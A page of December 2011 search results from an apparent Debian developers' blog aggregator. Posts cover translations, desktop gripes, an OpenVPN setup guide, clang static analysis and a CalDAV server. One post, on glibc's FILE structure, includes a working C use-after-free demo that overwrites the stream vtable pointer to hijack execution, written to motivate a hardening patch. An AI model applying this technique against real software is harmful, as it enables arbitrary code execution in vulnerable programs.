Search Results: "tim"

26 December 2011

Christian Perrier: Wheezy active NMU campaign starting...

2012 will be the year where we release wheezy. So, it's time to start fighting for one of my pet projects: bringing as many languages to 100% completeness for debconf templates translation. The reference for this is the ranking page. I think we can have up to seven languages fully complete and maybe even some above 90% (Danish, Dutch, Italian with currently very active translators, are the best candidates). For this, as usual, I'll have to shake down many maintainers and handle my big NMU stick, with NMU proposals for packages that are too high in this page (which I'll start cleaning out from its many artefacts). So, if you're a translator, it's time to hang on in the debian-i18n mailing list and follow calls for translation updates there. It's also time to remind me which packages you would like to see uploaded so that your translation work is really used. Please focus on the oldest pending translations. If you're a package maintainer, please look at the following pages: (my NMU stick is bigger and harder for the latter of course...:-)) And, if you're a maintainer, it's now time to please stop changing the bloody debconf templates for no reason....or, if you have to do that for a good reason, send a call for translations first, or at least ask about how to do this. I can help you doing that, of course. Thanks in advance for your cooperation.

Thomas Koch: Stop coding for money

Do you believe that there will come a major inflation in the next months or years? If not, you can stop reading this article. Otherwise lets think what would be the right thing to do now.
If you're a programmer, you've most probably been able to save a bit of money over the years and should worry now how to rescue this savings over the inflation. My suggestion is: don't.
Instead stop coding for money and start to life of your savings. There are three things that are worth to invest in and will surely keep their value: health, education and community. All three things require investment of time. Go to the gym, work off your backlog of things you wanted to learn, meet with friends and family more often. Well, you could spent some money and let the dentist give you a good overhaul.
When the inflation comes, you'd better be in good health because you probably don't have the money for a doctor. When the inflation is over your education will quickly get you a good job again. And a good crisis is the moment that shows you which of your friends you can really count on. You can use a bit of free time to contribute to free software which will come in handy at a portfolio when searching a new job.
On the other hand, it's now even more futile than ever to say that you don't have time for clean code and good software engineering practices. If you're in a company that pressures you to compromise on quality, then it's now the time to quit. Remember that your boss can only give you money, which will loose it's value anyways in short terms.
Am I totally mislead or is this good advise? What do you think?

Tanguy Ortolo: GNOME 3 killing interface consistency

I used to recommend the GNOME desktop for simple users for two main advantages over Windows: Both points are what I call calm advantages, because users will usually enjoy them without noticing. Instead, they will enhance their experience so that they will miss them when they come back to a system which does not provide these features. In fact, being used to that, I do not really consider these points as actual advantages, but rather as a bare minimum for any decent desktop and as very important lacks of some competitors.Well, GNOME 3 already reduced the first point by replacing the menu by a single loooong list of all the available software, although there are still categories at least. Now, with a recent upgrade, it appears that they destroyed the second one, the interface consistency. There used to be a thing called the GTK theme, that the user could choose according to his taste and needs, and all the GTK-based graphical software, including GNOME programs, used to follow that theme. This is no longer the case: now, for instance, Nautilus will look clear, while for some reason Eye of GNOME and Totem will look dark, with no option to make them look like the others.

Nautilus

Eye of GNOME
I used to be a GNOME user, but it has been some time since I stopped using a desktop at all and switched to a window manager that was more efficient according to my usage. However I kept using GNOME software, and I recommended GNOME to new users. Now it seems my arguments for that have reduced to a point where I should really consider recommending Xfce instead.

Russ Allbery: git-pbuilder 1.25

As is typical, I've been sitting on several requests and updates for git-pbuilder for quite a few months. But the year-end holiday is always a good time to go through backlog and take care of things like that, when it's quiet and calm and there's a break from work. This release adds support for traditional pbuilder as a possible builder program, which despite the name was not previously supported (at least since I converted an early verison of this script over to use cowbuilder). It alas cannot be determined from the name of the script for backward compatibility, since lots of cowbuilder users are invoking the script as git-pbuilder, but you can use real pbuilder by setting the BUILDER option. Thanks to Clint Adams for the initial patch. While implementing that, I discovered that the code to set defaults for BUILDER, DIST, and ARCH from the program name (so that people can create symlinks like git-qemubuilder-squeeze-armel and have them do something appropriate) was pretty badly broken and was breaking the BUILDER environment handling. This should also now be fixed. Finally, there's now a GIT_PBUILDER_AUTOCONF environment variable that can be set to "no" to tell git-pbuilder not to attempt to figure out any of the arguments to the builder. This is useful if you've already got complex logic in your .pbuilderrc to figure out the basepath/basetgz, architecture, distribution, and so forth and don't want git-pbuilder to bypass all of that. Note that this turns off everything, including --buildresult .., so if yoy use it, .pbuilderrc really has to handle everything. You can get the latest version from my scripts distribution page, and I suspect it will show up in the git-buildpackage package before too long.

25 December 2011

Gregor Herrmann: RC bugs 2011/51

thanks to my vacations starting I had a bit more time this week for working on RC bugs. here's the usual list; again: thanks to all the restless patch providers!

Matthew Palmer: The Other Way...

Chris Siebenmann sez:
The profusion of network cables strung through doorways here demonstrates that two drops per sysadmin isn t anywhere near enough.
What I actually suspect it demonstrates is that Chris company hasn t learnt about the magic that is VLANs. All of the reasons he cites in the longer, explanatory blog post could be solved with VLANs. The only time you can t get away with one gigabit drop per office and an 8 port VLAN-capable switch is when you need high capacity, and given how many companies struggle by with wifi, I m going to guess that sustained gigabit-per-machine is not a common requirement. So, for Christmas, buy your colleages a bunch of gigabit VLAN capable switches, and you can avoid both the nightmare of not having enough network ports, and the more hideous tragedy of having to crawl around the roofspace and recable an entire office.

24 December 2011

Uwe Hermann: HOWTO: Using OpenVPN on Debian GNU/Linux

Here's a quick HOWTO for setting up an OpenVPN server and client on any (Debian, in this case) Linux machine of your choice. I'm running an OpenVPN server on a box at home, and a client on my laptop, so I can securely route all my laptop traffic through my OpenVPN server, no matter where I am. I highly recommend reading the official OpenVPN HOWTO from top to bottom, at least once. But here's a short, condensed HOWTO (specifically geared towards my needs, yours might be different): On the server: Install OpenVPN (apt-get install openvpn), then copy the "easy-rsa" files to /etc/openvpn/easy-rsa from where we'll use them to create our keys and certificates:
  $ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 /etc/openvpn/easy-rsa
  $ cd /etc/openvpn/easy-rsa
In the vars file change the KEY_SIZE variable from 1024 to 4096 for good measure:
  export KEY_SIZE=4096
Then, read in the vars file, clean old keys and certificates (if any) and create new ones:
  $ . ./vars
  $ ./clean-all
  $ ./build-ca
You'll now have the chance to enter some data such as country code (e.g. "DE"), state/province, locality, organization name, organizational unit name, common name, name, and email address. The values you choose don't really matter much (except for commonName, maybe, which could be your hostname or domain or such). Finally, the ca.key (root CA key) and ca.crt (root CA certificate) files will be created. Next, we'll create the server key:
  $ ./build-key-server server
You'll have to enter lots of info again (see above), commonName could be "server" or such this time. Upon "Sign the certificate? [y/n]" say y, as well as upon "1 out of 1 certificate requests certified, commit? [y/n]". Finally, the server.key and server.crt files will be created. Same procedure for creating a client key (I used "client1" as filename and commonName here):
  $ ./build-key client1
Next up we'll generate Diffie Hellman parameters (this will take a shitload of time due to keysize=4096, go drink some coffee):
  $ ./build-dh
When this step is done, you'll have a dh4096.pem file. As we want to use OpenVPN's "tls-auth" feature for perfect forward secrecy (it "adds an additional HMAC signature to all SSL/TLS handshake packets for integrity verification"), we'll have to generate a shared secret:
  $ openvpn --genkey --secret ta.key
  $ mv ta.key keys
So much for creating keys. Now, we'll have to configure OpenVPN. Copy the default server config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz .
  $ gunzip server.conf.gz
The most important change in my setup is that I use port 443/TCP instead of the usual OpenVPN default of 1194/UDP. This increases the chances that you'll be able to use OpenVPN in almost all places, even in environments which firewall/block lots of stuff. Port 443/TCP (for https) will almost always be usable. I also uncommented the following line, which tells the client to use the VPN interface (usually tun0) per default, so that all the client's traffic (web browsing, DNS, and so on) goes over the VPN:
  push "redirect-gateway def1 bypass-dhcp"
Here's my server config file (comments and commented out lines stripped):
  port 443
  proto tcp
  dev tun
  ca /etc/openvpn/easy-rsa/keys/ca.crt
  cert /etc/openvpn/easy-rsa/keys/server.crt
  key /etc/openvpn/easy-rsa/keys/server.key  # This file should be kept secret
  dh /etc/openvpn/easy-rsa/keys/dh4096.pem
  server 10.8.0.0 255.255.255.0
  ifconfig-pool-persist ipp.txt
  push "redirect-gateway def1 bypass-dhcp"
  keepalive 10 120
  tls-auth /etc/openvpn/easy-rsa/keys/ta.key 0 # This file is secret
  comp-lzo
  user nobody
  group nogroup
  persist-key
  persist-tun
  status openvpn-status.log
  log-append openvpn.log
  verb 3
You can now start the OpenVPN server, e.g. via
  $ /etc/init.d/openvpn restart
Server firewall setup/changes: I'm running a custom iptables script on pretty much all of my boxes. Here's the relevant changes needed to allow the OpenVPN server to work properly. Basically, you need to enable IP forwarding, accept/forward tun0 traffic and setup masquerading (change "eth0" below, if needed):
  echo 1 > /proc/sys/net/ipv4/ip_forward
  iptables -A INPUT -i tun+ -j ACCEPT
  iptables -A FORWARD -i tun+ -j ACCEPT
  iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  iptables -t nat -F POSTROUTING
  iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
My firewall script gets run upon every reboot. If you don't use such a script, you could add the above stuff to your /etc/rc.local file. On the client: Install OpenVPN (apt-get install openvpn), then copy the default client config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf .
Change the parameters to match the server config (port 443/TCP, and so on) and use "tls-auth /etc/openvpn/ta.key 1" (note the "1" on the client, and the "0" on the server!). Replace xxx.xxx.xxx.xxx with the public IP address of your OpenVPN server. If it doesn't have a public, static IP address already, you can use services such as DynDNS, or (my preferred method), my ssh-based DIY poor man's dynamic DNS setup. Here's my full client config:
  client
  dev tun
  proto tcp
  remote xxx.xxx.xxx.xxx 443
  resolv-retry infinite
  nobind
  user nobody
  group nogroup
  persist-key
  ca /etc/openvpn/ca.crt
  cert /etc/openvpn/client1.crt
  key /etc/openvpn/client1.key
  ns-cert-type server
  tls-auth /etc/openvpn/ta.key 1
  comp-lzo
  verb 3
Now you only need to copy the required certificates and keys to the client (into /etc/openvpn): ca.crt, and ta.key. Do not copy the other, server-specific private keys and such to the client(s)! Also, the root CA key (ca.key) should not even be left on the server, but rather moved to some offline storage/box, so that it cannot fall into the wrong hands, e.g. in the case of a server compromise. I prefer to manually start the client on my laptop when needed, so I use AUTOSTART="none" in /etc/default/openvpn and then start the client via:
  $ openvpn /etc/openvpn/client.conf
That's it. Comments and suggestions for improving the setup and/or the security aspects of it are highly welcome!

23 December 2011

Wouter Verhelst: Static program analysis with LLVM and clang

"Static program analysis" is a technique whereby a program is verified for errors without actually running it. Finding bugs manually with a debugger and one's brain is tedious, so every shortcut that can help you avoid having to do so is great. There are some commercial tools available to do such analysis, some of which are rather expensive; but there are also some open source tools available to do similar things. One of these is built into clang, the C compiler of the LLVM project. Using it is fairly simple. Instead of compiling something with 'make', compile it with 'scan-build make'. This will set the CC (and similar) environment variable(s) so that before the compiler is ran, the clang static-analysis checker is run over the very same source code. The output of this checker is an HTML file with your source, but with comments added to explain the bugs which the tool found. What does that mean? well, let's look at an example, shall we? <iframe height="500px" src="http://barbershop.grep.be/~wouter/scan-view-example#LN1493" width="80%"></iframe> The iframe above contains one out of three reports produced by a scan-build run over the nbd source code (if there's no iframe, someone scrubbed some HTML in your RSS reader. Just follow the link just above instead). The other two are 'dead assignments', which might mean that I'm currently depending on some undefined behaviour (which would be bad), or it might mean that I'm being overly cautious (which makes my code future-proof, which would be good), or it might mean something else I still need to investigate. But this one is pretty interesting. In the example, there are eight, numbered, comments in the source code. The first seven show the code path which scan-build took through my code before getting at the eighth comment; and the eighth is where things go bad. In this case, when going through the function as shown, we have a NULL pointer dereference. When looking at the scan-build output, it's important to realize a few things. First, the code path shown may be just one of a number of possible code paths. For instance, the null pointer dereference would still happen if the phase function parameter would not contain the NEG_INIT bit with the client pointer set to NULL. However, clang does not show these other code paths; this is presumably an optimization ("if we've already shown that this kind of bug is possible at a particular location through one code path, don't bother recording future instances of that very same bug at the exact same location through another code path"). This means that sometimes, some of the branches shown may be completely irrelevant to the bug at hand. In this particular case, in fact, it's possible to show the bug with just the eighth comment; the first seven are in fact totally irrelevant. Second, the fact that the clang static analyser found a bug does not mean that it's possible to crash the application. Yet. In this particular case, the negotiate function will never be called with the NEG_INIT or NEG_MODERN bits not set, and with the client parameter set to NULL. That's an implicit assertion; there are a few ways in which this function may be called, but the client parameter may only be NULL if NEG_INIT and NEG_MODERN are both set at the same time. Since nbd-server doesn't currently call the negotiate function in that way, it is not currently possible to crash the server by exploiting this bug. But that doesn't mean it won't ever be possible, nor that there isn't a bug in the code. We may assume that the above rules are true, but we never check it. Adding an assertion to that effect should make sure that no future change to the code will accidentally introduce that error and cause a NULL pointer dereference. Is this a silly and useless precautionary measure? Not really. Usually, bugs happen in code not because someone wasn't thinking straight, but because there's so much going on inside a piece of software that it can be too much for any programmer to remember. If a function assumes that its parameters are within a given subset of all possible states, but does not check that this is in fact true, then when (not if) some future change incorrectly introduces a state that is outside of the assumed states, things will break. And that's Bad(TM).

Keith Packard: calypso

Calypso CalDAV/CardDAV/WebDAV for Android and Evolution Ever since I bought my first Palm Pilot in 1997, I ve relied upon a pocket-able device to carry a copy of my calendar and contacts, and for that same database to be present on my laptop. I went through a long list of Palm-compatible devices, including both the Palm Treo and Palm Centro telephones. I even wrote a number of my own Palm applications. Years ago, it was pretty obvious that I d have to find a new phone, but I was stuck looking for something that could provide the same hot-sync functionality. SyncML on the Series 40 I bought a Series 40 Nokia phone in Shanghai that promised SyncML support. Given that I had seen numerous SyncML implementations for Linux, it seemed like I should be able to get something to work. SyncML on the Series 40 is a disaster the phone couldn t actually store all of my contacts, and it couldn t hold half of the data fields I used. So, that phone landed in the box and back to the Centro I went. SyncML on the N900 Nokia kindly sent me an N900 at some point, so I gave SyncML another try. Given that the N900 runs evolution-data-server, and that I ve had evolution-data-server running on my laptop, it seemed like I should be in business. Well, almost. It took several days of hacking to fix bugs in the evolution SyncML back end, then another several days fussing with opensync. I ended up abandoning direct synchronization as unworkable opensync would sit in an infinite loop, or worse, trash my database completely. I finally found syncml-ds-tool , which is a debugging tool that comes with opensync. This tool simply synchronizes a set of disk files, one per contact or calendar entry, with the phone. That worked for well over a year. And then, a few months ago, Bluetooth on the laptop stopped connecting with the phone s SyncML server. I d get ECONNREFUSED every time I tried to use it. So much for the N900. DUN still worked, mostly, although it too would get ECONNREFUSED at times, but retrying seemed to make it work. However, While the N900 SyncML solution worked, I discovered another thing I wanted contacts and calendar entries stored in individual files and revision controlled with git. This makes it reasonable to delete stale calendar entries and know that they re never really gone, just left behind in an older version of the calendar. And, if you mess up, you can recover by poking at the database with git directly. I switched back to the venerable Palm Centro; it turns out that calendar and contacts are more important to me than being able to surf the web on my phone. Alas, my Centro went swimming in August and has passed on to the great electronics recycling house in the sky. I pulled the SIM out and switched back to the N900. I got my contacts imported on the N900 by copying files over the net work; not a long-term strategy, but at least I had phone numbers again. There was no hope for my calendar. I started looking for a solution in earnest. How about Android? At this point in my story, I m sure you re asking why I didn t just use one of the numerous Android phones that came through my hands. The answer is simple my calendar and contacts are probably some of my most personal data, and I m not willing to store them outside of my direct control, for reasons similar to those which are driving the development of the FreedomBox. When Android first came out, it could only talk to Google services, which didn t meet my hard requirement for personal data storage. One of my co-workers had his Google account suspended for violating the terms-of-service; he asked what he had done, but they wouldn t say. He asked if he could get his data back, and they said no . They invited him to create a new account, but it would not ever get any of the old data. A few days later, he got a nice apologetic email letting him know that they d made a mistake and that he hadn t, in fact, violated any of the terms-of-service, and that his old account was restored with all of his data intact. Wasn t that nice of Google? WebOS? I got a WebOS phone over the summer and discovered that while it had multiple contact/calendar back ends, none of them used standard protocols and so you only had the choice between multiple corporate data centers, which isn t actually a choice at all. Furthermore, the WebOS phone refused route PAN packets over the phone network, even though I have a data plan which allows this. It s not that it couldn t support it, it s that it refused. A couple of weeks after the WebOS phone arrived, HP canceled all of their WebOS hardware products, which made me less interested in trying to solve this problem. Android recovers About the same time the WebOS phone arrived, I discovered that Google had published enough information about the calendar/contacts internals for Marten Gajda to write CalDAV-Sync and CardDAV-Sync. And then, Andrew McMillan wrote aCal, which is a complete replacement for the built-in calendar and contacts applications and supports CalDAV and CardDAV. With two different standards-compliant solutions available, it seemed like it might be time to try Android again. I d love for CardDAV-Sync and CalDAV-Sync to become free software like aCal is. Andrew makes money from aCal by offering it for sale via the Android Market, while still publishing the sources for those who want to build their own copy. CalDAV/CardDAV on Linux I think the most widely known CalDAV server for Linux is probably DAViCal, a huge pile of PHP and SQL sitting on top of Apache. I m sure it s suitable for running on a server and being accessed over the internet, but I m not interested in that, nor am I interested in having my laptop run Apache and PostgreSQL. I found a tiny little CalDAV server, Radicale, which seemed like a lot better fit. It s written in Python and uses the usual Python HTTP server infrastructure, which provides SSL and authentication support along with some fairly convenient APIs for parsing and generating HTML. Before long, I discovered that Radicale was actually too simple for my needs. It stores the whole calendar in a single file, re-parsing it whenever a request is made, so a calendar with just hundreds of entries caused the server to slow down enough that evolution would time-out when talking to it. Also, Radicale doesn t actually parse the calendar entries completely, it has some ad-hoc code that finds various pieces of data, but without dealing with the whole syntax. I started hacking at Radicale to see how far I could get. I changed the storage code to store one event per file, then added hooks to use git for change management. Then, I found a full vcalendar/vcard parsing library in python, vobject, which I used to replace the ad-hoc parsing code. Finally, I added support for VCARD entries as well, allowing the system to store both calendar and contact information. Introducing Calypso, a CardDAV/CalDAV server With this much divergence from the original project, I ve figured I d best rename things to avoid confusion, so I decided to call it calypso , after a brief trip through the dictionary looking for names starting with ca . Calypso works with evolution, iceowl and the Android CalDAV/CardDAV plugins. It does not yet work with aCal; for some reason aCal cannot find any calendars on the server. Calypso also supports importing calendar changes from the command line, allowing you to integrate support into a text-based email application like notmuch or mutt. Calypso is available via git from git://keithp.com/git/calypso and is distributed under the GPL (v3 or later). I still consider it a work derived from Radicale, and so the code retains all of the Radicale copyrights along with my own. Using Calypso Initial setup Calypso runs as a regular user, all data are stored in ~/.config/calypso. To initialize calypso:
$ mkdir ~/.config/calypso ~/.config/calypso/calendars
$ cat > ~/.config/calypso/config << EOF
[server]
ssl=true
certificate=/home/keithp/.config/calypso/ssl/server.crt
key=/home/keithp/.config/calypso/ssl/server.key
[acl]
;type=htpasswd
type=fake
filename=/home/keithp/.config/calypso/passwd
Running calypso Then run calypso:
$ python ./calypso.py
No, I haven t figured out how to install it Creating new calendars To add a new database:
$ mkdir -p ~/.config/calypso/calendars/private/my_calendar
$ cd ~/.config/calypso/calendars/private/my_calendar
$ git init
$ git commit --allow-empty -m'initialize new calendar'
The new calendar should now be visible as https://localhost:5233/private/my_calendar You can add files to the directory at any time; calypso will check the directory mtime at each operation and update its internal state from that on disk automatically when the directory changes. Importing files Given a set of files with VCALENDAR or VCARD entries, you can import them with:
$ calypso --import private/my_calendar <filenames...>
This will update any changed entries and add any new ones. ToDo list for calypso
  1. Document the config file contents.
  2. Make it installable
  3. Figure out what aCal wants
  4. Support calendar creation
More Android info I m running cyanogenmod on my Nexus S as that provides PAN support. With PAN, I can create a network link between laptop and phone which doesn t depend on any local WiFi infrastructure and which gives both phone and laptop static IP addresses, allowing me to configure the sync URLs statically on the phone. I d use mDNS, but Android doesn t bother to support that.

Christian Perrier: New update about Debian Installer localization

(last update for 2011) Status for D-I level 1 (core D-I files): Status for D-I level 2 (packages that have localized material that may appear during default installs, such as iso-codes, tasksel, etc.): Status for D-I level 3 (packages that have localized material that may appear during non-default installs, such as win32-loader) So, full 100% completeness (hall of fame) for: Czech, Dutch, German, Persian, French, Portuguese, Russian, Slovak

Kees Cook: abusing the FILE structure


When attacking a process, one interesting target on the heap is the FILE structure used with stream functions (fopen(), fread(), fclose(), etc) in glibc. Most of the FILE structure (struct _IO_FILE internally) is pointers to the various memory buffers used for the stream, flags, etc. What s interesting is that this isn t actually the entire structure. When a new FILE structure is allocated and its pointer returned from fopen(), glibc has actually allocated an internal structure called struct _IO_FILE_plus, which contains struct _IO_FILE and a pointer to struct _IO_jump_t, which in turn contains a list of pointers for all the functions attached to the FILE. This is its vtable, which, just like C++ vtables, is used whenever any stream function is called with the FILE. So on the heap, we have: glibc FILE vtable location In the face of use-after-free, heap overflows, or arbitrary memory write vulnerabilities, this vtable pointer is an interesting target, and, much like the pointers found in setjmp()/longjmp(), atexit(), etc, could be used to gain control of execution flow in a program. Some time ago, glibc introduced PTR_MANGLE/PTR_DEMANGLE to protect these latter functions, but until now hasn t protected the FILE structure in the same way. I m hoping to change this, and have introduced a patch to use PTR_MANGLE on the vtable pointer. Hopefully I haven t overlooked something, since I d really like to see this get in. FILE structure usage is a fair bit more common than setjmp() and atexit() usage. :) Here s a quick exploit demonstration in a trivial use-after-free scenario:
#include <stdio.h>
#include <stdlib.h>
void pwn(void)
 
    printf("Dave, my mind is going.\n");
    fflush(stdout);
 
void * funcs[] =  
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
 ;
int main(int argc, char * argv[])
 
    FILE *fp;
    unsigned char *str;
    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));
    /* Allocate and free enough for a FILE plus a pointer. */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);
    /* Open a file, observe it ended up at previous location. */
    if (!(fp = fopen("/dev/null", "r")))  
        perror("fopen");
        return 1;
     
    printf("FILE got %p\n", fp);
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Overwrite vtable pointer. */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));
    /* Trigger call to pwn(). */
    fclose(fp);
    return 0;
 
Before the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0xf7796aa0
_IO_jump_t @ 0x984609c now 0x0804a060
Dave, my mind is going.
After the patch:
$ ./mini
sizeof(FILE): 0x94
freeing 0x9846008
FILE got 0x9846008
_IO_jump_t @ 0x984609c is 0x3a4125f8
_IO_jump_t @ 0x984609c now 0x0804a060
Segmentation fault
Astute readers will note that this demonstration takes advantage of another characteristic of glibc, which is that its malloc system is unrandomized, allowing an attacker to be able to determine where various structures will end up in the heap relative to each other. I d like to see this fixed too, but it ll require more time to study. :)

2011, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

22 December 2011

Biella Coleman: The Best of NYC

Rosco-Biella-on-Train Now that the semester is done and now that I have compiled my crazy paperwork for Canada (wow, it is a lot), I will be heading in six days to the wonderful city of Montreal to settle down, at least for a few years. I am ready to leave but it is not an easy move, as I like NYC and my job. I came to New York City for the first time at the age of 19 after spending a year on a ship and I rather did not like the city for those 5 years, although loved my college years and all the time I spent chasing a Frisbee while running on grassy fields all over the east coast. When I left in 1998, I said, never again. But the future is impossible to predict so of course I came back when I got a job, my only job, at NYU MCC and headed quite happily here (incidentally from Canada). And NYC was much much much better the second time around, most likely as I had a salary, and here is what I <3 and loved about the city. 1. Not having a car (which will still be the case in Montreal)
2. The bike path on the Hudson, especially the gardens and the Irish famine memoriall
3. The farmer s markets (won t miss the prices though)
4. High walkability factor (and though I did not love my hood, I loved being 1.5 blocks from my office)
5. The music jam circles in Washington Square Park (I was always left wondering if they were spontaneously generated or long standing groups // prolly both) and the occasional but mighty impressive hawks in the park.
6. Coney Island especially under certain special conditions when you can rly enjoy the lights radiating out of the amusement park
7. Leaving the city for some nature time
8. 24 hour trains (despite not loving them cuz the noise robbed some life from me every time I took them)
9. Grand Central Station s ceiling
10. The gluten free options (this is going to be the hardest to give up as Montreal sort of sucks in comparison)
11. Being able to take your small dog on the train ;-) which is only a recent pleasure
12. My department
13. East Asian Starr library at Columbia University (still my favorite library in the world) and totally loathed NYU s Bobst, ugly on the outside, ugly on the inside
14. NYC sunrises which I have like only seen 3 times (sadly) but they have been stunning every time
15. Walking across the Brooklyn Bridge
16. HOPE
17. The Highline
18. The Strand
19. My favorite thing = Massive Snow Storms in the City (good thing I am moving to Canada, eh?)

Jeff Licquia: Time Flies

18 years ago, I carried a baby out of a delivery room. MY baby. What a rush. Looking down on him in the baby warmer, amazement and fear dominated my thoughts, clamoring for my attention. I was a father. What would I do now? My life was REALLY not just my own anymore; I had this little one that was counting on me. Was I up to the challenge? And what about when he wasn t a little one anymore? What would he be like as an adult? Would he be a good person? What would he care about? When he turned 18, what would we do, and what would his plans be for the future? That day was something I thought about often in that nursery all those years ago. And now, that day has arrived. Jon is now a young adult. And looking at the ultimate result of the last 18 years of worry, I feel immeasurably proud. He has made his mistakes, and no doubt will make more mistakes in the future. But he has not let those mistakes dampen his confident optimism, or drag down his sense of what s right. More importantly, he has a heart for others that expresses itself with everyone he s around. Often, the topics of our disagreements center around his fierce protective instinct, and on more than one occasion, he s challenged me to improve myself. I have not been a perfect father. At times, I ve been far from perfect. But I am grateful that I ve been a part of raising a young man I can admire and, yes, even learn from. Happy 18th birthday, Jon. Have an excellent life. I ll cherish the rest of the time you re still at home, miss you when the time comes for you to leave, and always be there for you as long as I live. Your mom and I are your biggest fans; never forget that.

Lars Wirzenius: Cafe coding and other productivity hacks

I've come to realize that I quite like coding in cafes, from time to time, and it can be very productive for me. This is strange, since I'm usually very sensitive to noise when I work. Almost any unpredictable sounds at the office distract me, which is why I often listen to music. However, in a cafe, I don't need that, I just automatically block out everything but my laptop. At the office, everything that happens around me might concern or interest me. In a cafe, nobody says anything that I'm interested in. Another distraction that cafes lack is the Internet. Even when there's Internet access, I tend to turn my laptop's wifi off so that I have a longer battery life. I might occasionally check mail or IRC, but only for a few minutes at a time. The rest of the time I crank the widget and write code or take care of other things from my next actions list.

Gustavo Noronha Silva: AIClass and vacations

One of my side projects for these last months was to enroll on the online Introduction to AI class, with Peter Norvig and Sebastian Thrun, professors at Stanford. Through it I also learned about the Kahn Academy. I must say that getting to know these efforts made me feel similar to when I found Free Software: it s hard to believe that such great things exist! I learned some really cool stuff, and was also introduced to the amazing work of Sebastian Thrun with self-driving cars, it was an awesome experience! Last weekend I took the final exam, and today I got the certificate of accomplishment. It was delivered as a signed PDF which can be checked with a certificate they provided, pretty neat. I m very happy, and motivated to enroll on more such courses in the future =). Now it s time to cool down, though. My vacations start today, and on the weekend I ll travel to the sunny Fortaleza, in northeastern Brazil, to enjoy some nice beaches and get some tan. See you next year!

Statement of Accomplishment - AIClass 2011

Statement of Accomplishment - AIClass 2011

21 December 2011

Julien Valroff: My own StatusNet instance

After using identi.ca microblogging patform for 2 years or so, I have recently decided to set up my own StatusNet instance to benefit from the power of federation. The setup is quite easy, but I still have some tuning left. Most of the plugins I have tried (XMPP, realtime and twitter bridge) were very resource intensive, especially for my tiny virtual server, I hence had to disable them. I can live without them. You can now follow my dents on sn.kirya.net. If you were following me on identi.ca, please update your subscription, the account will remain there but I do not expect to use it anymore. The current problems with identi.ca show how important federation and decentralization are. My timeline is very quiet for now though, I encourage more people to setup their own instances.

20 December 2011

Craig Small: When a dynamic library and program share functions

This is about making procps have a proper library but it really is a generic sort of question. Say you are making a library and a program that uses that library. Now at times you may have convience type functions; procps has them for things like escaping command names or allocation different sorts of memory. Both the library and the programs use some of these functions. Now, there seems only two approaches to this setup. The first is to have the function stay in the library and for the program to call this function, just like all the other library functions. But this means the library has exposed for all other programs that link to it and that doesn t really make a lot of sense. The second method is to have the functions defined in both places, perhaps in a file that is linked with the program and the library. That seems to be duplicating the code in two different places. Namespace collision could be a problem but that easily fixed with using some unqiue prefix. I really don t think having procfsmalloc, procfscalloc and procfs_strdup are that useful. I m sure this sort of problem has been solved elsewhere. Has anyone else come across this? The functions are simple utility type functions such as malloc a block of memory, if there is a problem print to stderr.

19 December 2011

